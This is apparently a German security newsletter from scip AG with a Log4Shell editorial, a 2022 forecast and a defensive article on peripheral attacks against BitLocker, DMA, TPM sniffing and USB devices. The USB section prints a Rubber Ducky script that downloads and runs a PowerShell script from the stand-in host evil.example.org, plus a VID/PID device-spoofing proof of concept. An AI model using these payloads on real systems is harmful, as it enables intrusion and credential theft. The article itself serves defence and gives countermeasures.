MONTHLY SECURITY SUMMARY

)SCIP(

AUSGABE DEZEMBER 2021
FORECAST UND PERIPHERIE-GERÄTE

CYBERSECURITY FORECAST FÜR 2022

Wie jedes Jahr möchten wir auch zum Ende des zweiten Coronajahres 2021 einen Forecast für das kommende Jahr 2022 machen und die wichtigsten Themen aufzeigen.

ANGRIFFE ÜBER PERIPHERIEGERÄTE

Wir zeigen auf, wie Angriffe auf verschlüsselte Festplatten und via UBS umgesetzt werden können. Und natürlich welche Massnahmen es gibt, um sich dagegen zu schützen.

Dezember 2021: Im Zeitalter der Fragilität

Die Schwachstelle CVE-2021-44228 trägt den bildlichen Namen *Log4Shell*. Immer dann, wenn eine Schwachstelle einen eigenen Namen, und gar ein Logo bekommt, dann muss es wirklich wichtig sein. Und so war es dann auch.

Denn durch die einfach auszunutzende Schwachstelle in *Apache Log4j* kann eigener Programmcode ausgeführt werden. Ohne Authentisierung. Bei potentiellen 3 Milliarden verwundbaren Systemen im Internet. Man spricht von einer der grössten Sicherheitslücken, die wir bis heute gesehen haben. Es wird nicht die letzte ihrer Art sein.


Gleich zwei stetige grundlegende Fehler der IT haben zu diesem *Horror-Szenario* geführt: (1) Die eigentlich primitive Aufgabe von Log4j wurde mit Funktionen überladen, wodurch ein Mehr an Angriffsfläche geschaffen wurde. (2) Viele Projekte und Produkte stützen sich auf dieser Drittkomponente ab, ohne sich den Auswirkungen und Abhängigkeiten bewusst zu sein.

Die IT soll nicht der Theorie verfallen, aber ein bisschen mehr Wissenschaftlichkeit und Weitsicht muss schon gefordert werden. Weil sonst ist es sonnenklar, dass das nächste Log4Shell schon auf uns wartet.

Marc Ruef
Head of Research

NEWS

WAS IST BEI UNS PASSIERT?



INTERVIEW ZU LOG4SHELL IN 20 MINUTEN

Die Schwachstelle namens *Log4Shell* beherrscht seit Tagen die Medien. Durch einen Fehler in *Apache Log4j* kann eigener Code ausgeführt werden. Schätzungen zur Folge sind bis zu 3 Milliarden Systeme im Internet betroffen. Der Journalist Tobias Bolzern von *20 Minuten* hat ein umfangreiches Interview mit Marc Ruef geführt. In diesem werden sowohl technische Hintergründe als auch gesellschaftliche Auswirkungen diskutiert.

INTERDISZIPLINÄRE RINGVORLESUNG AN HOCHSCHULE LUZERN

Am Mittwoch, 1. Dezember hielt Marisa Tschopp einen Vortrag zum Thema *Mensch-Maschine Vertrauen*. Zusammen mit Orlando Budelacci, Vizedirektor der Hochschule Luzern – Design & Kunst und Vorsitzender der HSLU Ethikkommission, diskutiert sie die Themen Mensch, Maschine, Identität. Die *interdisziplinäre Ringvorlesung* Flüssige Identitäten in den Feldern von Kultur, Geschlecht und Politik war öffentlich und kostenlos.

AUFLISTUNG IM AI INDUSTRY IN SWITZERLAND REPORT

Marisa Tschopp wurde als eine von Top-Influencern im Bereich *Künstlichen Intelligenz* in der Schweiz anerkannt. Unter den Wissenschaftlern und Praktikern befinden sich z.B. Marcel Salathé, Jürgen Schmidhuber, Heike Riel oder Dorothea Baur. Der Report von *Deep Knowledge Analytics* ist eine auf DeepTech fokussierte Agentur, die fortschrittliche Analysen zu DeepTech- und Pionierbranchen erstellt.

Weitere News zu unserem Unternehmen finden Sie auf unserer Webseite.

SCIP BUCHREIHE

UNSER AKTUELLES JAHRBUCH

Erneut veröffentlichen wir die aktuelle Ausgabe unseres Jahrbuchs. Bereits zum 11ten Mal fassen wir in diesem die Fachbeiträge von einem Jahr Forschung im Bereich Cybersecurity zusammen.

Das Buch ist wiederum sowohl in deutscher (ISBN 978-3-907109-26-7) als auch in englischer Sprache (ISBN 978-3-907109-27-4) verfügbar. Das Vorwort wurde von Marko Rogge, seines Zeichens IT-Sicherheitsbeauftragter für Mobile Security bei der Deutschen Bahn AG, verfasst.

In unserem Katalog finden sich ebenfalls themenspezifische Bücher zu Künstlicher Intelligenz (ISBN 978-3-907109-14-4) und Sicherheit in der Hotellerie (978-3-907109-16-8).

Weitere Informationen und Bestellungen auf unserer Webseite.

ISBN 978-3-907109-26-7 [de]
ISBN 978-3-907109-27-4 [en]

DIE ZUKUNFT SCHAFFT LÖSUNGEN

Bildquelle: https://pixabay.com/images/id-6867144/

MARC RUEF

CYBERSECURITY FORECAST VORAUSSAGEN FÜR 2022

Wie jedes Jahr möchten wir auch zum Ende des zweiten Coronajahres 2021 einen Forecast für das kommende Jahr 2022 machen. Nachfolgend eben jene Themen, die sich unseres Erachtens manifestieren oder gar noch weiterentwickeln werden. Unabhängig dessen: Bleiben Sie gesund!

PROFESSIONALISIERUNG VON RANSOMWARE

Ransomware-Attacken haben 2021 rasant zugenommen und es musste eine starke Verbesserung der Professionalisierung beobachtet werden. Dieser Trend wird anhalten, wodurch Ransomware das Nummer 1-Thema bei Unternehmen und Juristen werden wird. Technische Optimierungen werden es immer schwieriger machen, Infektionen mit mit üblichen Mitteln zu verhindern. Und Double-Extortion wird den erfolgreichen Attacken ein Mehr an Möglichkeiten gewähren. Gerade Unternehmen, die das Thema die letzten Jahre sträflich vernachlässigt haben, müssen hier unter hohem Zeitdruck aufholen. Wer das nicht tut, lädt Angriffe förmlich ein.

SUPPLY CHAIN IM FOKUS VON CYBERSECURITY

Die Supply Chain rückt gleich auf zwei Ebenen in den Mittelpunkt des Interesses. Einerseits hat COVID-19 aufgezeigt, dass wir uns durch die Globalisierung einer gefährlichen Abhängigkeit unterworfen haben. Andererseits zeigen jüngste Attacken, dass eine Beeinträchtigung der Vertraulichkeit der Supply Chain zu einem hochgefährlichen Risiko werden kann. Dementsprechend wird, mindestens kurzfristig, die Gefahr für die Supply Chain zu einem zentralen Thema werden. Vereinzelt werden Bemühungen angestrebt, da ein Mehr an Unabhängigkeit zurück zu erlangen. Langfristig wird aber voraussichtlich doch nur wieder der Wunsch nach Gewinnoptimierung gewinnen.

STAGNATION BEI KÜNSTLICHER INTELLIGENZ

Künstliche Intelligenz war die letzten Jahren ein Trend-Thema, dem viel Euphorie zugetragen wurde. Dass mit neuartigen Entwicklungen spannende Lösungen in den Mittelpunkt rücken können, ist nicht zu verneinen. Dennoch stellt sich langsam eine Stagnation in diesem Bereich ein. Dies liegt vor allem daran, dass das Thema bisher hauptsächlich durch Visionen getrieben wurde und nur wenige echte Durchbrüche, die sich im Alltag manifestieren, beobachtet werden können. Viele Firmen sind noch immer sehr verhalten, wenn es um die Adaption der neuartigen Möglichkeiten geht. Diese Zurückhaltung wird vorerst noch anhalten.

WINDOWS 11 WIRD ZUM REIZTHEMA


Obwohl es hiess, dass Windows 10 das letzte Windows sein wird, hat Microsoft dieses Jahr das neue Windows 11 auf den Markt gebracht. Die strikten Hardware-Voraussetzungen erinnern an die Unpopularität, die schon Windows Vista anheim gefallen ist. Viele Leute fragen sich, ob und wieso sie auf die neue Windows-Generation wechseln sollen. Es könnte durchaus sein, dass mit diesem der klassische Trend von Microsoft weitergeführt wird: Auf ein erfolgreiches Windows folgt ein weniger erfolgreiches. Ob dies wirklich der Fall sein wird, wird noch hitzig debattiert werden.

CORONAGESETZE UND PRIVATSPHÄRE

Die Coronapandemie hat es in vielen Ländern erforderlich gemacht, dass den Regierungen zusätzliche Rechtsmittel in die Hand gegeben wurden, um die unvorhergesehene Situation bewältigen zu können. Hierzu wurden beispielsweise zusätzliche Befugnisse erlassen und erweiterte technische Mechanismen für ein Contact-Tracing etabliert. Diese Massnahmen werden langfristig, sollte die Pandemie irgendwann wieder abflachen, zur Diskussion stehen. Die Leute werden das Aufheben dieser Möglichkeiten wollen, um ebenfalls in Bezug auf Einschränkungen und Privatsphäre zum Altbewährten zurückkehren zu können. Emotionsgeladene Diskussionen werden unvermeidbar sein.

CYBER THREAT INTELLIGENCE ALS EVOLUTION

Cybersecurity wird von vielen Firmen noch immer als Mechanismus zur statischen Prävention und dynamischen Reaktion verstanden. Das Thema Cyber Threat Intelligence ist jedoch darum bemüht, Angriffe antizipieren zu können, um so den Angreifern einen Schritt voraus zu sein. Dieser relativ junge Bereich wird zunehmend an Bedeutung gewinnen, da der Standard TIBER-EU das Thema Red Teaming unmittelbar mit Cyber Threat Intelligence verknüpft. Die allerwenigsten Anbieter von Security Testing Services können beides aus einer Hand liefern.



Marc Ruef

next gen vulnerability intelligence

VulDB

Threat Intelligence mit Splunk

Laden Sie einfach und unkompliziert die Daten für das Vulnerability Management Ihrer Umgebung in Splunk. Die frei installierbare Applikation nutzt die offene API von VulDB, um Daten einzulesen, abzulegen und aufzuarbeiten. Noch nie war Vulnerability und Threat Intelligence so einfach. Setzen Sie sich mit uns in Verbindung!

)SCIP(
official data provider

> https://vuldb.com

MICHAEL SCHNEIDER

ANGRIFFE ÜBER PERIPHERIEGERÄTE

Die *Festplattenverschlüsselung* ist eine Massnahme gegen unerlaubten physischen Zugriff auf ein Gerät. Damit soll die Vertraulichkeit der Daten und die Integrität des Systems sichergestellt werden. Zusätzlich wird über die Geräteverwaltung kontrolliert, welche Peripheriegeräte verwendet werden dürfen. Diese Absicherung führt zur Einschränkung der Funktionalität und erfordert die Akzeptanz der Anwender, was zu einem Kompromiss zwischen Sicherheit und Benutzerbarkeit führt.

Die Abwägung zwischen Sicherheit und Benutzbarkeit ist abhängig vom *Bedrohungsmodell* (Threat Model). In einem Bedrohungsmodell wird unter anderem eine Annahme zur Fähigkeit und Motivation der Angreifer getroffen. Die Angriffsszenarien in diesem Artikel basieren auf Angreifer mit fortgeschrittenen Fähigkeiten und der Motivation physische Angriffe durchzuführen, sei es ein Gerät zu stehlen oder in ein Gebäude einzudringen um auf Geräte zuzugreifen oder Hardware zu platzieren.

ANGRIFF FESTPLATTENVERSCHLÜSSELUNG

Die vollständige Verschlüsselung der Festplatte schützt Daten davor ausgelesen oder manipuliert zu werden. Dies wird als *Verschlüsselung im Ruhezustand* (Encryption at Rest) bezeichnet. Beim Starten des Geräts ist ein Schlüssel erforderlich, um die Festplatte entschlüsseln zu können. Bei *Microsoft BitLocker* wird der Schlüssel *BitLocker Encryption Key* im *Trusted Platform Module* (TPM) des Geräts abgelegt. In der Standardkonfiguration von BitLocker wird beim Start der Schlüssel aus dem TPM ausgelesen, in den Speicher geladen und das System bis zur Anmeldemaske gestartet, ohne dass eine weitere Form der Authentisierung notwendig ist. Dies eröffnet Angriffe gegen die Festplattenverschlüsselung.

DMA-Angriffe

Ein *Direct-Memory-Access-Angriff* (DMA) ist ein *Seitenkanalangriff*, bei dem Angreifer eine High-Speed-Schnittstelle mit direktem Zugriff auf den Systemspeicher als Angriffsvektor missbrauchen. Zu solchen Schnittstellen gehören *FireWire*, *Thunderbolt* und *PCI Express*. Durch den direkten Zugriff auf den Systemspeicher können die Schutzmechanismen des Betriebssystems umgangen werden.

Wenn ein System mit Festplattenverschlüsselung ohne *Pre-Boot-Authentisierung* gestartet werden

kann, können mittels DMA-Angriffe Geheimnisse wie Schlüssel oder Passwörter aus dem Systemspeicher ausgelesen oder das System im laufenden Betrieb manipuliert werden. Seit Jahren dient das von Ulf Frisk entwickelte Tool *PCILeech* als "Standardwerkzeug" für solche Attacken. Im Artikel *Practical DMA Attack on Windows 10* beschreibt Jean-Christophe Delaunay wie mit PCILeech die Anmeldemaske im Speicher manipuliert wurde, dass der Systemzugriff mit einem beliebigen Passwort und dem lokalen Administratoraccount möglich war.

Durch die Einführung von *Input-Output Memory Management Units* (IOMMU), wie beispielsweise *Intel Virtualization Technology for Directed I/O* (Intel VT-d), können DMA-Attacken abgewehrt werden. Die Verwendung von IOMMU ist standardmässig in macOS aktiv und kann bei Windows durch das Aktivieren von *Virtualization-Based-Security-Funktionen* (VBS) genutzt werden.

Sniffing-Angriffe

Ohne eine Pre-Boot-Authentisierung wird der Schlüssel im Startprozedere aus dem TPM ausgelesen und an den *Boot Loader* übergeben, damit die Festplatte entschlüsselt werden kann. Diese Kommunikation findet über das *Serial Peripheral Interface* (SPI) statt. Angreifer können sich mit dem TPM-Chip auf dem Gerät verbinden, dabei den SPI-Bus abhören und so den Schlüssel auslesen. Dazu ist fundiertes Wissen über den Aufbau des jeweiligen Geräts und genügend Zeit zur Durchführung des Angriffs notwendig. In den drei Artikeln *Sniff, There Leaks my BitLocker Key*, *From Stolen Laptop to Inside the Company Network* und *Break into this CEO's laptop* werden solche Angriffe detailliert beschrieben.

Gegenmassnahmen

Eine Massnahme gegen DMA-Angriffe ist die Nutzung von *IOMM Units*. Diese Funktionalität muss im BIOS/UEFI aktiviert werden. Als weitere Massnahme sollte der Zugriff auf das *BIOS/UEFI* geschützt werden, damit Sicherheitsfunktionen nicht deaktiviert werden können. Bei Windows muss dazu die Funktion VBS und die Einstellung *Secure Boot with DMA* aktiviert werden. Zudem sollte über die Gruppenrichtlinieneinstellungen *Prevent installation of devices that match any of these device IDs* sowie *Prevent installation of devices using drivers that match these device setup classes* die Nutzung von Schnittstellen wie Fire-

Wire und Thunderbold unterbunden werden. Microsoft beschreibt die Konfiguration der Einstellungen unter dem Artikel *Blocking the SBP-2 driver and Thunderbolt controllers to reduce 1394 DMA and Thunderbolt DMA threats to BitLocker*. Je nach Hardware-Unterstützung kann zusätzlich die Funktion *Kernel DMA Protection* genutzt werden.

Damit Sniffing-Angriffe verhindert werden können, muss eine *Pre-Boot-Authentisierung* vor der Entschlüsselung der Festplatte stattfinden. Bei BitLocker beschreibt Microsoft die Gegenmassnahmen im Artikel *BitLocker Countermeasures*. Die Gruppenrichtlinieneinstellung *BitLocker Drive Encryption\Operating System Drives\Require additional authentication at startup* muss auf einen der folgenden Werte gesetzt werden:

- TPM with PIN
- TPM with startup key
- TPM with startup key and PIN

Wenn eine PIN verwendet wird, sollte die Einstellung *Allow enhanced PINs for startup* ebenso genutzt werden. Danach wird der BitLocker-Schlüssel im TPM erst nach der erfolgreichen Authentisierung freigegeben und es ist nicht möglich einen Sniffing-Angriff ohne die PIN durchzuführen.

Zur Überprüfung der Hardening-Einstellungen kann unser PowerShell-Skript *HardeningKitty* eingesetzt werden.

USB-ANGRIFFE

Über *USB 2* und *USB 3* sind keine DMA-Angriffe möglich. Die USB-Schnittstelle ist dennoch ein populäres Angriffsziel, auch in Kombination mit *Social-Engineering-Angriffen*. In der TV-Serie *Mr Robot* erhält die Figur Angela Moss ein *USB Rubber Ducky* mit der Anweisung dieses an ein System anzuschliessen, um an die Zugangsdaten der Zielperson zu gelangen. Der Angriff wird ausführlich im Artikel *15 Second Password Hack, Mr Robot Style* beschrieben. Das USB Rubber Ducky meldet sich als *Human Interface Device* (HID) an, ein Eingabeberät wie eine Tastatur oder Maus, und kann daher Tastenabfolgen einspeisen. Damit wird ein Eingabeaufforderungsfenster mit administrativen Rechten geöffnet, das Tool *Invoke-Mimikatz* ausgeführt und die Zugangsdaten extra-

hiert. Damit dieser Angriff erfolgreich ist, muss jedoch ein Benutzer mit entsprechenden Berechtigungen angemeldet sein.

Rubber Ducky

Neben *USB Rubber Ducky* kann auch ein *Teensy USB Development Board* für solche Angriffe verwendet werden. Das *Teensy* wird mit der Entwicklungsumgebung *Teensyduino* programmiert. Mit dem USB Rubber Ducky wurde im Jahr 2010 auch die Sprache *Ducky Script* erfunden, welche die Programmierung von solchen Attacken vereinfacht und eine einfach lesbare Syntax hat.

Mit dem folgenden Ducky-Script-Beispiel kann über PowerShell ein Skript aus dem Internet geladen und ausgeführt werden. Dazu muss das Rubber Ducky nur mit dem Computer verbunden werden, der weitere Vorgang wird automatisch durchgeführt.

```
DELAY 3000
GUI r
DELAY 100
STRING powershell.exe
ENTER
DELAY 100
STRING $Response = Invoke-WebRequest -Uri
evil.example.org/script.txt
ENTER
DELAY 200
STRING Invoke-Expression($Response.Content)
ENTER
```

Mit *Ducky Script* werden sämtliche Tastenabfolgen programmiert, mit *GUI r* wird der Prompt *Ausführen* aufgerufen und danach die PowerShell Shell gestartet und die Befehle zum Herunterladen und Starten des Skripts ausgeführt.

O.MG Cable

Das *O.MG Cable* von *MG* ist ein anderes Gerät für USB -Angriffe. Das Kabel gibt es als Varianten *USB-C zu USB-A* oder *USB-C zu Apple Lightning* und die Kabel sind kaum vom Original zu unterscheiden. Im Kabel integriert ist ein *Wi-Fi-Chip*, sodass das *O.MG Cable* einen eigenen Access Point starten oder sich in ein vordefiniertes *WLAN* einwählen kann. Danach kann ein Angreifer auf das Frontend zugreifen und in einem *Script Editor* live Befehle ausführen.

Ein möglicher Angriff wäre das Kabel in einem Büro zu platzieren und darauf zu warten, bis dies jemand an sein Gerät anschliesst. Danach startet der Access Point und Angreifer in Funkreichweite können mit dem Gerät über das Kabel interagieren. Es ist auch möglich analog des Rubber Duckys eine Payload beim Einstecken des Geräts auszuführen.

In dem Twitter-Post *Windows escalation with an OMG cable: from Guest account to System user* wird demonstriert, wie ein Setupprogramm eines Geräts der Firma *Razer* missbraucht werden kann, um lokale Systemrechte auf einem System zu erlangen. Dabei wird vorgegeben, dass ein Razer-Produkt mit dem Computer verbunden wurde und über *Windows Update* wird ein erweitertes Setup mit Systemrechten gestartet. Im Verlauf des Setupdialogs kann danach ein Kommandoeingabefenster geöffnet werden und der Angreifer erlangt Systemrechte.

Das *O.MG Cable* verfügt über eine erweiterte Version von *Ducky Script*, welche die Definition von *Vendor ID* (VID) und *Product ID* (PID) erlaubt. Damit kann jedes beliebige USB-Gerät imitiert werden. Das Betriebssystem erkennt anhand der *Vendor ID* und der *Product ID* um welches Gerät es sich handelt. Als Proof-of-Concept-Skript sieht dies wie folgt aus:

```
VID 1532
PID 0073
DELAY 30000
SPACE
```

Mittel *VID* und *PID* wird das USB-Gerät spezifiziert und die Befehle *DELAY* und *SPACE* sind dazu da, um nach Ablauf der Wartezeit eine Aktion durchzuführen, als wäre das Gerät aktiv. Windows erkennt, dass ein neues Gerät verbunden wurde und versucht die passenden Treiber zu installieren. Gerätehersteller haben die Möglichkeit neben Treiber auch ein erweitertes Setup auszuführen. Die Funktion wird von Microsoft als *Device-Specific Co-installer* bezeichnet. Wenn nun Hersteller das Setup, wie im Falle von Razer, mit Systemrechten starten und es Angreifer ermöglichen aus dem Installationsdialog abzuspringen, ist eine *Privilege-Escalation-Schwachstelle* möglich.

Mit dem *USB Rubber Ducky* ist es ebenfalls möglich andere USB-Geräte zu imitieren. Dazu muss eine Datei namens *vidpid.bin* in der Dateistruktur des Rubber Ducky angelegt werden und *VID* und *PID*

enthalten. Diese Datei kann beispielsweise mit folgendem Befehl erstellt werden:

```
perl -e 'print pack "H*", "15320073"' > /path/to/sdcard/vidpid.bin
```

Mit Durchprobieren von VID- und PID-Kombinationen kann in anderen Treiberinstallationen auch nach Schwachstellen gesucht werden. Der Schwachstellenanalyst Will Dormann hat dies ausprobiert und in einem Twitter-Thread dokumentiert.

Gegenmassnahmen


Grundsätzlich können USB-Geräte über eine *USB Geräteverwaltung* erlaubt oder blockiert werden. Da bei USB-Angriffen jedoch *HID-Geräte* verwendet werden und diese in der Regel nicht blockiert werden, ist diese Massnahme nicht wirksam. Flankierende Massnahmen sind das Einschränken von Anwendungen mittels Application-Control-Lösungen und das Betreiben von PowerShell im *Constrained Language Mode*. Um den Angriff zu erkennen, müssen andere Kontrollen eingesetzt werden, wie die Überwachung PowerShell und die Korrelation von Ereignissen, beispielsweise die Erkennung der Verwendung einer neuen Hardware und die anschliessende Ausführung von Befehlen und Netzwerk-/Internetzugriff.

Als Workaround kann die Verwendung von *Co-Installer* durch den Registry-Schlüssel *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Device Installer\DisableCoInstallers* deaktiviert werden, die Einstellung *DisableCoInstallers* sollte auf den Wert *1* gesetzt werden. Diese Einstellung kann die Nutzung von neuer Hardware beeinträchtigen und je nach Gerät kann dieses nicht korrekt installiert werden. Die Schwachstelle muss jedoch von Microsoft und den jeweiligen Geräteherstellern behoben werden, es sollte nicht möglich sein, dass interaktive Setupdialoge mit Systemrechten ausgeführt werden, wenn ein Benutzer über keine Administratorenrechte verfügt.

FAZIT

Die Verwendung einer Festplattenverschlüsselung ohne zusätzlichen Authentisierung ist anfällig gegen DMA- und Sniffing-Angriffe. Es reicht nicht aus die Festplattenverschlüsselung zu aktivieren und aus Bedienungsfreundlichkeit auf eine *Pre-Boot-Authentisierung* zu verzichten. Das gleiche gilt für die

USB-Schnittstelle, nur eine Geräteverwaltung und Deaktivieren von bestimmten Gerätetypen, wie Ethernet- oder Wi-Fi-Adapter, reichen nicht um alle Angriffe zu blocken. Wenn Angreifer physischen Zugriff auf die Geräte haben, sind weitere Massnahmen notwendig, die einen Einfluss auf die Benutzbarkeit des Geräts haben. Hierbei handelt es sich um das klassische Dilemma beim Kompromiss zwischen Sicherheit und Bedienbarkeit. Je nach Bedrohungsmodell sollte die Waagschale klar zur Seite der Sicherheit kippen.



Michael Schneider

NICHT ALLE GEFAHREN SIND NUR VIRTUELL

Bildquelle: https://pixabay.com/images/id-6867105/

SCIP MONTHLY SECURITY SUMMARY

IMPRESSUM

ÜBER DEN SMSS

Das *scip Monthly Security Summary* erscheint monatlich und ist kostenlos.

Anmeldung: smss-subscribe@scip.ch
Abmeldung: smss-unsubscribe@scip.ch

Informationen zum Datenschutz.

Verantwortlich für diese Ausgabe:
Marc Ruef

Eine Haftung für die Richtigkeit der Veröffentlichungen kann trotz sorgfältiger Prüfung durch die Redaktion des Herausgebers, den Redaktoren und Autoren nicht übernommen werden. Die geltenden gesetzlichen und postalischen Bestimmungen bei Erwerb, Errichtung und Inbetriebnahme von elektronischen Geräten sowie Sende- und Empfangseinrichtungen sind zu beachten.

ÜBER SCIP AG

Wir überzeugen durch unsere Leistungen. Die scip AG wurde im Jahr 2002 gegründet. Innovation, Nachhaltigkeit, Transparenz und Freude am Themengebiet sind unsere treibenden Faktoren. Dank der vollständigen Eigenfinanzierung sehen wir uns in der sehr komfortablen Lage, vollumfänglich herstellerunabhängig und neutral agieren zu können und setzen dies auch gewissenhaft um. Durch die Fokussierung auf den Bereich Information Security und die stetige Weiterbildung vermögen unsere Mitarbeiter mit hochspezialisiertem Expertenwissen aufzuwarten.

Weder Unternehmen noch Redaktion erwähnen Namen von Personen und Firmen sowie Marken von fremden Produkten zu Werbezwecken. Werbung wird explizit als solche gekennzeichnet.

scip AG
Badenerstrasse 623
8048 Zürich
Schweiz

+41 44 404 13 13
www.scip.ch